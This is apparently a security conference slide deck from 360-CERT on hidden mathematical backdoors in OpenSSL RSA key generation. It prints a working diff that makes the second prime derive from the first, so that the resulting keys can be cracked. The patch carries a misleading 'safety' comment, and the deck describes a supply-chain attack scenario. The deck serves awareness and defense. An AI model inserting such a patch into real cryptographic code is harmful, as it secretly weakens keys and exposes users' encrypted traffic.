Building a Cryptographic Backdoor in OpenSSL

Shi Lei && Allen Cai

360-CERT
COMPUTER EMERGENCY READINESS TEAM

ABOUT ME

Allen Cai

I am just a programmer

Lei Shi

He is also a vulnerability hunter

WEB：https://cert.360.cn
twitter：360CERT

360-CERT
COMPUTER EMERGENCY READINESS TEAM

OUTLINE

01 Introduction of Cryptographic Backdoors and OpenSSL

02 How to Build a New Method of Cryptographic Backdoor in OpenSSL

03 Demo

04 Attack Scenarios

05 Summary

Cryptographic Backdoors

As we all known, the most common example of cryptographic backdoors is using weak random, such as "Dual_EC_DRBG" and pseudorandom number generator (PRNG).

However, it is rarely to notice that there is another kind of backdoor which is called “the backdoor of mathematics”.

Security researchers are usually looking for vulnerabilities in cryptographic implementations, instead of paying much attention to math backdoors.

It is probably because finding a math backdoor needs a high level mathematic skill. In fact, general developers do not have the same level mathematic skills as the designers of math backdoors. So it is hard to detect the math backdoor that is well designed, well-structured and logical.

OpenSSL

OpenSSL is a robust, commercial-grade, and full-featured toolkit for the Transport Layer Security (TLS) and Secure Sockets Layer (SSL) protocols.

OpenSSL Source Code

The OpenSSL technology framework is mainly composed of three parts: ***BIO, EVP*** and ***SSL.***

Source code is mainly ***in crypto, engine, ssl*** three directory, and the application layer in the apps directory.

The most important things are crypto and ssl.

The directory of crypto includes ASN1 codec interface, pseudorandom number generator, ENGINE mechanism, EVP cipher algorithm interface of unified cryptographic algorithm, large number operation interface, private key information syntax, asymmetric cryptographic algorithm (RSA, ECC), etc.

The directory of ssl is the implementation of the SSL, TLS protocol

RSA algorithm is clearer:

1、select two prime numbers P and Q, Computing n=p*q, ϕ(n)=(p-1)(q-1). Then, select the integer e to make gcd(ϕ(n), e)=1,1<e<ϕ(n) and d=e-1modϕ(n). After that, the public key KU ＝{e, n} and the private key KR = {d, n}.

2、The second step is Encryption: the plaintext m < n, the ciphertext c = m^e mod n.

3、Finally, the Decryption: the plaintext m = c^d mod n.

Here is a simple example:

In the key generation algorithm of RSA, it is easily to learn from several security papers that the difference between two prime numbers in RSA should not be too small, otherwise it would be unsafe. But this definition is too vague. In particular, general developers could hardly know how small it is will be insecure as well as how much "insecurity" is there for a given difference.

Therefore, we can think the security as the reason of adding a check patch to the key generation function "RSA_generate_key" of RSA, and force it to give a "unsafe" prime pair. Moreover, it is even possible to set the time complexity during which we can crack the private key as we wish.

02 How to Build a New Method of Cryptographic Backdoor in OpenSSL

```
diff --git a/a/crypto/bn/bn_prime.c b/b/crypto/bn/bn_prime.c
index 1d25687..0ab4315 100644
--- a/a/crypto/bn/bn_prime.c
+++ b/b/crypto/bn/bn_prime.c
@@ -132,6 +132,7 @@ static int witness(BIGNUM *w, const BIGNUM *a, const BIGNUM *a1,
                    const BIGNUM *a1_odd, int k, BN_CTX *ctx,
                    BN_MONT_CTX *mont);
 static int probable_prime(BIGNUM *rnd, int bits);
+static int probable_prime_safe(BIGNUM *rnd, const BIGNUM *base, int bits);
 static int probable_prime_dh(BIGNUM *rnd, int bits,
                              const BIGNUM *add, const BIGNUM *rem,
                              BN_CTX *ctx);
@@ -238,6 +239,84 @@ int BN_generate_prime_ex(BIGNUM *ret, int bits, int safe,
     return found;
 }

+int BN_generate_prime_ex_safe(BIGNUM *ret, int bits, int safe,
+                              const BIGNUM *add, const BIGNUM *rem, BN_GENCB *cb, const BIGNUM *base)
+{
+    BIGNUM *t;
+    int found = 0;
+    int i, j, c1 = 0;
+    BN_CTX *ctx;
+    int checks = BN_prime_checks_for_size(bits);
+
+    ctx = BN_CTX_new();
+    if (ctx == NULL)
+        goto err;
+    BN_CTX_start(ctx);
+    t = BN_CTX_get(ctx);
+    if (!t)
+        goto err;
+ loop:
+    /* make a random number and set the top and bottom bits */
+    if (add == NULL) {
+        if (!probable_prime_safe(ret, base, bits))
+            goto err;
+    } else {
+        if (safe) {
+            if (!probable_prime_dh_safe(ret, bits, add, rem, ctx))
+                goto err;
+        } else {
+            if (!probable_prime_dh(ret, bits, add, rem, ctx))
+                goto err;
+        }
+    }
+    /* if (BN_mod_word(ret,(BN_ULONG)3) == 1) goto loop; */
+    if (!BN_GENCB_call(cb, 0, c1++))
+        /* aborted */
+        goto err;
+
+    if (!safe) {
+        i = BN_is_prime_fasttest_ex(ret, checks, ctx, 0, cb);
+        if (i == -1)
+            goto err;
+        if (i == 0)
+            goto loop;
+    } else {
+        /*
+         * for "safe prime" generation, check that (p-1)/2 is prime. Since a
+         * prime is odd, We just need to divide by 2
+         */
+        if (!BN_rshift1(t, ret))
+            goto err;
+
+        for (i = 0; i < checks; i++) {
+            j = BN_is_prime_fasttest_ex(ret, 1, ctx, 0, cb);
+            if (j == -1)
+                goto err;
+            if (j == 0)
+                goto loop;
+
+            j = BN_is_prime_fasttest_ex(t, 1, ctx, 0, cb);
+            if (j == -1)
+                goto err;
+            if (j == 0)
+                goto loop;
+
+            if (!BN_GENCB_call(cb, 2, c1 - 1))
+                goto err;
+            /* We have a safe prime test pass */
+        }
+    }
+    /* we have a prime :-) */
+    found = 1;
+ err:
+    if (ctx != NULL) {
+        BN_CTX_end(ctx);
+        BN_CTX_free(ctx);
+    }
+    bn_check_top(ret);
+    return found;
+}
+
 int BN_is_prime_ex(const BIGNUM *a, int checks, BN_CTX *ctx_passed,
                    BN_GENCB *cb)
 {
@@ -407,6 +486,43 @@ static int probable_prime(BIGNUM *rnd, int bits)
     return 1;
 }

+static int probable_prime_safe(BIGNUM *rnd, const BIGNUM *base, int bits)
+{
+    int i;
+    int safebits = (bits+1)/2 + (bits+63)/64;
+    prime_t mods[NUMPRIMES];
+    BN_ULONG delta, maxdelta;
+
+again:
+    if (!BN_rand(rnd, safebits, 1, 0))
+        return 0;
+
+    if (!BN_sub(rnd, base, rnd))
+        return 0;
+    /* we now have a random number 'rand' to test. */
+    for (i = 1; i < NUMPRIMES; i++)
+        mods[i] = (prime_t) BN_mod_word(rnd, (BN_ULONG)primes[i]);
+    maxdelta = BN_MASK2 - primes[NUMPRIMES - 1];
+    delta = 0;
+ loop:for (i = 1; i < NUMPRIMES; i++) {
+        /*
+         * check that rnd is not a prime and also that gcd(rnd-1,primes) == 1
+         * (except for 2)
+         */
+        if (((mods[i] + delta) % primes[i]) <= 1) {
+            delta += 2;
+            if (delta > maxdelta)
+                goto again;
+            goto loop;
+        }
+    }
+    if (!BN_add_word(rnd, delta))
+        return 0;
+    bn_check_top(rnd);
+    return 1;
+}
+
 static int probable_prime_dh(BIGNUM *rnd, int bits,
                              const BIGNUM *add, const BIGNUM *rem,
                              BN_CTX *ctx)
diff --git a/a/crypto/rsa/rsa_gen.c b/b/crypto/rsa/rsa_gen.c
index 2465fbd..88260e1 100644
--- a/a/crypto/rsa/rsa_gen.c
+++ b/b/crypto/rsa/rsa_gen.c
@@ -165,7 +165,8 @@ static int rsa_builtin_keygen(RSA *rsa, int bits, BIGNUM *e_value,
          */
         unsigned int degenerate = 0;
         do {
-            if (!BN_generate_prime_ex(rsa->q, bitsq, 0, NULL, NULL, cb))
+            // Make sure large prime difference there
+            if (!BN_generate_prime_ex_safe(rsa->q, bitsq, 0, NULL, NULL, cb, rsa->p))
                 goto err;
         } while ((BN_cmp(rsa->p, rsa->q) == 0) && (++degenerate < 3));
         if (degenerate == 3) {
```

Here is a difficult example:

We can patch a faster primer generation algorithm in order to generate primes with specific defects under specific mathematical principles.

Equally, we are able to control the difficulty for cracking the private key through generating primes that are not strong enough, such as generating a prime number of a particular family, a prime pair that generates a specific range difference, even if the difference is large enough.


Indeed, the prime pair does not seem to have any problems at all, but will be unsafe after certain transformation.

03 DEMO

DEMO 1

The first (openssl_01.mp4), we will show that the mandatory inspection patch is added so that the difference between the two prime numbers output by the generate function is in a fuzzy security boundary, which allows us to set any time complexity to achieve violent cracking.


03 DEMO



03 DEMO

The second (openssl_03.mp4), it allows the generate function to output two primes that appear to be okay, but it will become insecure after some transformation. In our case, we can acquire one prime number P after 1826 rounds of transformation.


03 DEMO



04 Attack Scenarios

Many of us may have used the public key generator in the SSH private key management . If the attacker succeeds in attacking the compiler environment of the targeted software company, they could modify the generation algorithm of the key pair, which is hard to detect.

So, this is what the industry needs to review.



05 SUMMARY

As John Lambert said, the biggest problem with network defense is that defenders think in lists. Attackers think in graphs. As long as this is true, attackers win.

And there still exists a lot of attack methods related to the cryptographic backdoors.

It is necessary for us to pay more attention to **the source code security** and **the cryptographic security**.

Thanks!

Any Questions?

shilei-c@360.cn

360-CERT
COMPUTER EMERGENCY READINESS TEAM